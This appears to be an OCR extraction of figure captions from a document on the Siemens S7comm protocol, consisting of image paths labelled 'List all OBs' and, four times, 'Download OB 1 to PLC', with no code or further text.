
S7comm

List all OBs




S7comm

Download OB 1 to PLC




S7comm

Download OB 1 to PLC




S7comm

Download OB 1 to PLC




S7comm

Download OB 1 to PLC



